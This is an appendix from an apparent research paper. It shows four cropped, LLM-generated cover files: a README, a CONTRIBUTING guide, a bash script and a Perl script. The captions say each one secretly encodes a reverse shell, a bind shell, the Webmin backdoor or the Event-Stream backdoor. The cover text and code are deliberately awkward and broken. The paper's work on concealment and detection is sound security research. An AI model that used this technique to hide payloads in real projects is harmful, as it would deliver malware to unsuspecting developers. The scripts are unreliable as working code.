Figure 11: Python decoder embedded in existing code. The decoder is embedded in the hexdump method of the packet parsing tool `dpkt`. The modified lines are highlighted in blue.

E Examples of Encoded Payloads

In the following we show four examples of generated cover files. These examples are cropped to fit the page. The original versions are available in our Git repository under github.com/mlsec-group/animagus.

E.1 README file

```
# Automated Log Processor (ALPEX - ALP v2)

This is ALP v2, also referred to as Automated Log Processor,
built primarily with the aim of streamlining system and security
log analysis across heterogeneous environments using automated
rule-driven correlation to reduce alert overload and identify
potential incidents before they manifest. ALP v2 offers improved
performance, scalability thanks to micro services, and more
granular configuration than previous iterations.

[...]

## 5. Project Structure

The project is organized with microservice based architectures,
and each is deployed using separate containers using Docker,
facilitating easy deployments with a modular system and
simplified deployments

*   `src/`: This directory contains the core source code for the
components including, log parsers, correlation rules and APIs to
expose REST interfaces with custom parsing rules
*   `tests/`: Test cases including Unit, Integrations, System,
Regression to test all units
`src/`: This directory cont
*   `configs/`: Holds YAML rule definition templates, environment
variable defaults.
*   `docker/`: Includes Docker configurations

[...]

## 17. Citation

If utilizing this work as base, you are highly requested cite the
following.  It allows tracking of version changes for long time
maintenance,

[Automated Log Processor v2 - Your Org]

```bibtex
@misc{alpex2,
  author = {Your Org},
  title = {Automated Log Processor v2},
  year = {2023},
  url = {https://github.com/your-org/alpex2}
}
```

This helps acknowledge source.

18. Contact

We value contributions, feedbacks to the product and ideas for
future versions, to improve this tool: For issues contact support
directly via support.github@alpex.email

To request more functionality use:
github/feature requests and follow community channel: Slack
#alp-discuss.

Join open-source discussions via GitHub, Slack to collaborate,
discuss best features for security logging and analysis to
enhance the product for a broad user.
```

Listing 1: Reverse Shell [49] encoded into `README` cover file using block size of 8.

E.2 CONTRIBUTING File

```
# How I Build Awesome! (Contributions)

This project wouldn your contributions greatly and help make a
real impact for its future growth and improvement! This
documentation guides your participation, covering essential
processes from coding standards through to pull requests.

Contributions from individuals across many roles are welcome. We
encourage anyone with the enthusiasm to share their experience in
code or other support, to participate and become integral members
within this growing collaborative community! We value all
contributors regardless their experience with similar projects or
their coding ability

By contributing and collaborating with fellow developers, you
help ensure the project remains relevant to all our stakeholders
by keeping its features modern and the underlying infrastructure
stable, so that its users can continue to enjoy a positive
experience and a productive output for all. We believe the
collective intelligence and passion are key to building something
truly exceptional together as a unified community of developers
and enthusiasts, so let's begin building together now!

---
[...]

## 10: Commit Message Guidelines

Our team follows convention commit for our version controls and
ensures that messages adhere style, structure, clarity!
Conventional Commit standards help ensure consistency with the
team so future maintainability will be easier for the group and
the wider community involved

Commit descriptions help track development as it helps team
quickly diagnose problems within history if something happens
during production environment; so, clear, consistent, well
structured messaging becomes extremely beneficial over a team'
time-frames and allows quick diagnosis!   It is important the
messages accurately and reflect intent!
---

## 11: Branching Model

We are utilizing the popular git-flow, which separates the code
by branching, enabling parallel and continuous delivery!  A
dedicated "develop" and release branch helps keep all stable, and
a feature is merged only through pull request, minimizing any
risk and instability.
`main` represents production code and only gets commits that pass
automated checks so only deliverable product goes into it.
`develop` represents production version in testing that will get
merged in production branch once tested.

[...]

## 18: Resources and References

Project style will follows standard as PEP8 (
https://peps.python.org/pep-0008/) for python or standard for
respective platform
Documentation, tutorials examples, are located within repo.
Proper usage guidelines are found across repository in different
folders. Feel Free access any available guides.
```

Listing 2: Bind Shell [49] encoded into `CONTRIBUTING` cover file using block size of 2.

E.3 Bash Script

```
# This build & management automation bash script

set +u # temporarily allows to run when some commands fails. This
↪  prevents premature exiting when checking for commands
set +o # temporarily allows to see all of commands. This can help
↪  during development to identify the expected commands, when
↪  the commands do not execute as expected
if [[ "$(file -i ".*" | awk '{ if (length($4 >15) ) {print
↪  FILENAME " - is file. No further processing is needed"}'}') =~
↪  "is file" ]]; then exit; fi # Check if is not just this shell
↪  script file

trap 'echo "ERROR OCCURED, EXIT!" && log_exit $?';
function log_info(){ message=$*; printf "$(date '+%Y %H:%M [%P]
↪  %s ') [%s]: $* "\n" >&2"  ; }

[...]

 #Configuration 3
configure(){

 if  [ - z "$ PREFIX"] then
 PREFIX ="/usr / local ";  else echo "Using Prefix $PREFIX ";
 fi #Setting a default PREFIX variable.
#  log_debug "Using PREFIX $PREFIX "

 CFLAGS =" -Wall - pedantic  -std=gnu90 #Add default compiler
 ↪  flags
 CXX FLAGS =${CFLAGS}  - std = c++1  - std= c++1 -std=c++
 LDFLAGS = #Add linker flags

 log_info "Configuring build environment"

 log_config_info "$COMPILER $CFLAGS $CXX FLAGES $LDFLAGS PREFIX"

 CFLAGS =" $CXX FLAGES
}

# Header/Library 4
detect system headers()

# 7
BUILD project
 BUILD project()
 if [ - z "$PREFIX "] ;then
 log_warn "Missing install path prefix "

[...]

# Remove testing files.
 rm test _file. 0
}

  cleanup_temp_ and logs
 function cleanup_temp_and logs(){ #cleanup temp files and logs
 #Cleanup logs: delete all log files within $LOG_DIR

# Delete all files within TEMP_DIR and LOG_DIR
 find "$TEMP_DIR" -type f - delete
 find "$LOG_DIR" -type f - delete
echo "Temp and log directories cleaned" log_info "Temp/ logs
↪  deleted successfully." }
cleanup_temp_and_logs  #call the cleanup
exit 3  #Indicate success with code exit.

# 8,9,10,12 13,14,15,16,17,18,19,AAA20,21,22,23, 24 ,25 are all
↪  stubbed
```

Listing 3: Webmin backdoor [13] encoded into Shell script cover file using block size of 2. The LLM tends to generate a significant amount of comments, as they consist of text with lower structural complexity than code.

E.4 Perl Script

```
use strict;use diagnostics;   # For improved debugging.
↪  Equivalent to warnings and stricter code style checks if
↪  diagnostics is installed.
use Term::ANSIColor; # For coloured outputs, if installed -
↪  otherwise fall backs to plain text
use File::Basename;
 use File::Find;
 use Term::Readline; # Requires installation via cpan - but makes
 ↪  interactive menus MUCH easier - alternative C curses if this
 ↪  not possible
 use POSIX  qw(settimeofday strftime);

################### Configuration ###################
BEGIN {
  my $perl_location = File::Basename::dirname (__FILE__);
   unshift @INC, "$perl_location";
 }
################### Globals ########################
 my $PREFIX = "/usr/local"; # Default prefix
  my $BUILD   = "/tmp/build";
 my $LOGDIR  = "$BUILD/logs"; my $TMPDIR = "$BUILD/tmp";

[...]

################### Core Functions to execute Stage of Script.
   sub compile_project {
       print $COLOR['bold cyan'], "Compiling
       ↪  Project...\n",$COLOR['reset'];
    my  ( $makefile , $build_options)   =  @_;
     if(! -f    $makefile){ die   "Can't Locate make file :    ".
     ↪  $makefile  ;}
    system(  "make -j " . ($cpu_count *2)   .   "  " .  $makefile
    ↪  . " ".   $build_options);

 if    ($?  !=0 ){ die   " Compilation Fails!" } ;

    print $COLOR['bold green'], "Compiling Project successful" .
    ↪  "\n", $COLOR['reset'];

 }
[...]

  configure_build ("configure","--prefix=$PREFIX"); #Replace this

 compile_project( "Makefile","CFLAGS = -O2"); #Replace. This.
 ↪  with your real settings.

 cleanup();

package_project( "artifact"); # Package build results,
deploy_package  ("$PREFIX","testfile ");

testing("someTestCommand",   "-c ");



  #  Event-handling. For  Example  -   Diagnostics - CI mode

 #print_diagnostic;


if(@ARGV[0]== "-d")   {    print_diagnostic();}

 print  $COLOR['bold green']   ,"Completed Successfully "   .
 ↪  $COLOR['reset'];

##End Of File
```

Listing 4: Event-Stream backdoor [1] encoded into Perl script cover file using block size of 8. The encoder struggles to preserve structural complexity, resulting in disordered indentation and excessive spacing.